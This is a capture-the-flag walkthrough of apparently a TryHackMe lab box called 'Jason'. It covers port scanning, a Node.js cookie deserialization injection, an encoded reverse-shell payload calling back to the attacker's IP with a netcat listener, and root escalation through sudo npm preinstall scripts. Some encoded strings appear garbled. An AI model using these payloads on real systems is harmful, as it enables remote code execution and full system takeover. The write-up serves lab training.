



# Jason

## Enumeration/Reconnaissance

```
(kali㉿kali)-[~]  
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.116.130  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 03:30 EDT  
Warning: 10.10.116.130 giving up on port because retransmission cap hit (10).  
Nmap scan report for 10.10.116.130  
Host is up (0.19s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 34.33 seconds
```

```
(kali㉿kali)-[~]  
└─$ sudo nmap -sV -sC -A -Pn -p 22,80 10.10.116.130  
[sudo] password for kali:  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 03:31 EDT  
Nmap scan report for 10.10.116.130  
Host is up (0.18s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 5b2d9d60a745de7a99203e4294ce193c (RSA)  
|   256 bf32780183af785ee7fe9c834a7daa6b (ECDSA)  
|_  256 12ab1380e5ad7307c848d5ca7c7de0af (ED25519)  
80/tcp    open  http     |_http-title: Horror LLC  
| fingerprint-strings:  
|   GetRequest:  
|     HTTP/1.1 200 OK  
|     Content-Type: text/html  
|     Date: Tue, 04 Jul 2023 07:32:48 GMT  
|     Connection: close
```

```

| <html><head>
| <title>Horror LLC</title>
| <style>
| body {
| background: linear-gradient(253deg, #4a040d, #3b0b54, #3a343b);
| background-size: 300% 300%;
| -webkit-animation: Background 10s ease infinite;
| -moz-animation: Background 10s ease infinite;
| animation: Background 10s ease infinite;
| @-webkit-keyframes Background {
| background-position: 0% 50%
| background-position: 100% 50%
| 100% {
| background-position: 0% 50%
| @-moz-keyframes Background {
| background-position: 0% 50%
| background-position: 100% 50%
| 100% {
| background-position: 0% 50%
| @keyframes Background {
| background-position: 0% 50%
| background-posi
| HTTPOptions:
| HTTP/1.1 200 OK
| Content-Type: text/html
| Date: Tue, 04 Jul 2023 07:32:49 GMT
| Connection: close
| <html><head>
| <title>Horror LLC</title>
| <style>
| body {
| background: linear-gradient(253deg, #4a040d, #3b0b54, #3a343b);
| background-size: 300% 300%;
| -webkit-animation: Background 10s ease infinite;
| -moz-animation: Background 10s ease infinite;
| animation: Background 10s ease infinite;
| @-webkit-keyframes Background {
| background-position: 0% 50%
| background-position: 100% 50%
| 100% {
| background-position: 0% 50%
| @-moz-keyframes Background {
| background-position: 0% 50%
| background-position: 100% 50%
| 100% {
| background-position: 0% 50%
| @keyframes Background {
| background-position: 0% 50%
| background-posi
|_ background-posi

```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```

SF-Port80-TCP:V=7.93%I=7%D=7/4%Time=64A3CAE6P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,E4B,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/html\r\nDate
SF::\x20Tue,\x2004\x20Jul\x202023\x2007:32:48\x20GMT\r\nConnection:\x20clo

```

```

SF:se\r\n\r\n<html><head>\n<title>Horror\x20LLC</title>\n<style>\n\x20\x20
SF:body\x20{\n\x20\x20\x20\x20\x20background:\x20linear-gradient\x20(253deg,\x20#
SF:4a040d,\x20#3b0b54,\x20#3a343b\x20); \n\x20\x20\x20\x20\x20background-size:\x20
SF:300%\x20300%; \n\x20\x20\x20\x20\x20-webkit-animation:\x20Background\x2010s\x
SF:x20ease\x20infinite; \n\x20\x20\x20\x20\x20-moz-animation:\x20Background\x20
SF:10s\x20ease\x20infinite; \n\x20\x20\x20\x20\x20animation:\x20Background\x201
SF:0s\x20ease\x20infinite; \n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20@-webkit-keyframe
SF:s\x20Background\x20{\n\x20\x20\x20\x20\x20\x200%\x20{\n\x20\x20\x20\x20\x20\x20
SF:background-position:\x200%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x205
SF:0%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-position:\x20100%\x2050%\n\x
SF:x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20100%\x20{\n\x20\x20\x20\x20\x20\x20ba
SF:ckground-position:\x200%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20}\n\x20\x20\x20
SF:\n\x20\x20\x20@-moz-keyframes\x20Background\x20{\n\x20\x20\x20\x20\x200%\x20{\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20background-position:\x200%\x2050%\n\x20\x20\x20\x20
SF:\x20\x20}\n\x20\x20\x20\x20\x2050%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-pos
SF:ition:\x20100%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20100%\x20{\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20background-position:\x200%\x2050%\n\x20\x20\x20\x20\x
SF:20\x20}\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20@keyframes\x20Background\x20{\n\x20\x20\x
SF:20\x20\x200%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-position:\x200%\x
SF:2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x2050%\x20{\n\x20\x20\x20\x20\x20\x2
SF:0\x20background-posi")%r(HTTPOptions,E4B,"HTTP/1\1\x20200\x200K\r\nCon
SF:tent-Type:\x20text/html\r\nDate:\x20Tue,\x2004\x20Jul\x202023\x2007:32:
SF:49\x20GMT\r\nConnection:\x20close\r\n\r\n<html><head>\n<title>Horror\x2
SF:0LLC</title>\n<style>\n\x20\x20body\x20{\n\x20\x20\x20\x20\x20background:\x
SF:20linear-gradient\x20(253deg,\x20#4a040d,\x20#3b0b54,\x20#3a343b\x20); \n\x20\x20\
SF:x20\x20\x20background-size:\x20300%\x20300%; \n\x20\x20\x20\x20\x20-webkit-a
SF:nimation:\x20Background\x2010s\x20ease\x20infinite; \n\x20\x20\x20\x20\x20-m
SF:oz-animation:\x20Background\x2010s\x20ease\x20infinite; \n\x20\x20\x20\x20\x20
SF:20animation:\x20Background\x2010s\x20ease\x20infinite; \n\x20\x20\x20\x20\x20}\n\x20
SF:\x20\x20\x20\x20@-webkit-keyframes\x20Background\x20{\n\x20\x20\x20\x20\x200%
SF:\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-position:\x200%\x2050%\n\x20\x
SF:x20\x20\x20}\n\x20\x20\x20\x20\x2050%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20backgro
SF:und-position:\x20100%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20100%\x
SF:20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-position:\x200%\x2050%\n\x20\x2
SF:0\x20\x20}\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20@-moz-keyframes\x20Background\
SF:x20{\n\x20\x20\x20\x20\x200%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-posit
SF:ion:\x200%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x2050%\x20{\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20background-position:\x20100%\x2050%\n\x20\x20\x20\x20\x20}
SF:\n\x20\x20\x20\x20\x20100%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-positio
SF:n:\x200%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20@keyfr
SF:ames\x20Background\x20{\n\x20\x20\x20\x20\x200%\x20{\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20background-position:\x200%\x2050%\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x
SF:2050%\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20background-posi");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
(Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG
FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%),
Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)


```

```
HOP RTT      ADDRESS
1   184.43 ms 10.8.0.1
2   184.50 ms 10.10.116.130
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 35.08 seconds

Web page view in HTML



# Horror LLC

Built with Nodejs

**Coming soon! Please sign up to our newsletter to receive updates.**

Email address:

SUBMIT

Part of the source code of the page

```
<h2>Email address:</h2>
<input type="text" id="fname" name="fname"><br><br>
<a class="button-line" id="signup">Submit</a>
<script>
  document.getElementById("signup").addEventListener("click", function() {
```

```
var date = new Date();
date.setTime(date.getTime()+(-1*24*60*60*1000));
var expires = "; expires="+date.toGMTString();
document.cookie = "session=foobar"+expires+"; path="/";
const Http = new XMLHttpRequest();
console.log(location);
const url=window.location.href+"?email="+document.getElementById("fname").value;
Http.open("POST", url);
Http.send();
setTimeout(function() {
    window.location.reload();
}, 500);
});
</script>
```

## Vulnerabilities Assessment

First, I try to input a normal block of plain text `test` into the `input` field

# Horror LLC

Built with Nodejs

We'll keep you updated at: test

Email address:

SUBMIT

Through **BurpSuite**, I explore an interested thing here:

- When I click on **SUBMIT** button, the application sends a request with **POST** method and the path as **/?email=** and when the server returns the response, it set a **Cookie** **session** within a block of **Base64** encrypted
- Then, the client uses the set **Cookie** **session** to request the main page **/** for the HTML response from server and parse the value in to the **<h3>** tag

```
Request
Pretty Raw Hex
1 POST /?email=test HTTP/1.1
2 Host: 10.10.116.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://10.10.116.130/
8 Connection: close
9 Referer: http://10.10.116.130/
10 Content-Length: 0
11
12

Original response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Set-Cookie: session=eyJlbWFpbCI6InRlc3QifQ==;
  Max-Age=900000, HttpOnly, Secure
3 Content-Type: text/html
4 Date: Tue, 04 Jul 2023 08:04:16 GMT
5 Connection: close
6 Content-Length: 3559
7
8 <html>
9   <head>
10     <title>
11       Horror LLC
12     </title>
13   <style>
14     body{
15       background:linear-gradient(253deg,#4a040d,#3b0b54,
16       #3a343b);
17       background-size:300%300%;
18       -webkit-animation:Background10seaseinfinite;
19       -moz-animation:Background10seaseinfinite;
20       animation:Background10seaseinfinite;
21     }
22   </style>
23   <script>
24     @-webkit-keyframesBackground{
25
```

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.116.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eyJlbWFpbCI6InRlc3QifQ==
9 Upgrade-Insecure-Requests: 1
10
11

Original response
Pretty Raw Hex Render
141 <div>
142   <h1>
143     Horror LLC
144   </h1>
145   <h4>
146     Built with Nodejs
147   </h4>
148   <br>
149   <h3>
150     We'll keep you updated at: test
151   </h3>
152   <br>
153   <h2>
154     Email address:
155   </h2>
156   <input type="text" id="fname" name="fname">
157   <br>
158   <br>
159   <a class="button-line" id="signup">
160     Submit
161   </a>
162   <script>
```


Or if you are good at **Javascript** → Read the above code in the **Enumeration** phase

Next I use `base64` to decode the `session`

```
(kali㉿kali)-[~]
└─$ echo "eyJlbWFpbCI6InRlc3QifQ==" | base64 -d
{"email":"test"}
```

It was a JavaScript object of the email parameter and its value

Note that there is a hint on the HTML which tell us that this application is built with Nodejs



Googling the Nodejs Vulnerabilities for the exploitation

Since the value was reflected in the HTTP response → I try to send a serialized payload as the email parameter

```
{"email": "_$$ND_FUNC$$_function (){ return 'hacker'; }()}"
```

Decode the payload with `base64` → edit the cookie `session` and refresh the page

```
{"email": "_$$ND_FUNC$$_function (){ return 'hacker'; }()}"
```

```
eyJlbWFpbCI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlubiAoKXsgcmV0dXJlCdoYWNRZXInOyB9KCkifQ==
```



# Horror LLC

Built with Nodejs

We'll keep you updated at: hacker

Email address:

SUBMIT

## Gain Access

Use this shell to create the payload with `LHOST = Local IP` and `LPORT = Listening port`

```
└─(kali㉿kali)-[~/Shells]
└─$ python2 nodejsshell.py 10.8.97.213 4444
[+] LHOST = 10.8.97.213
[+] LPORT = 4444
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,10
1,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,
105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,11
9,110,59,10,72,79,83,84,61,34,49,48,46,56,46,57,55,46,50,49,51,34,59,10,80,79,82,84,61,34,
52,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,12
1,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,1
11,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,1
23,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,1
05,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,11
```

Then paste the payload into the cookie value

## After decode it with **base64**

Jason

Start `Netcat Listener` on the local machine → Paste the cookie to the `session` value and send the request

Jason

```

└─(kali㉿kali)-[~/TryHackMe]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.51.197] 51468
Connected!
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)

```

Now I am connected to the target as `dylan` user. Navigate to `/home/dylan` directory and get the flag

```

$ cd /home/dylan
$ cat user.txt
0ba48780dee9f5677a4461f588af217c

```

## Privilege Escalation → root

```

$ sudo -l
Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User dylan may run the following commands on jason:
    (ALL) NOPASSWD: /usr/bin/npm *

```

Through GTFOBins → The `npm` could be exploited like this

```

$ TF=$(mktemp -d)
$ echo '{"scripts": {"preinstall":"/bin/sh"}}' > $TF/package.json
$ sudo npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.APdGi1fLMd
> /bin/sh

# id
uid=0(root) gid=0(root) groups=0(root)

```

Navigate to `/root` and get the flag

```
# cd /root
# cat root.txt
2cd5a9fd3a0024bfa98d01d69241760e
```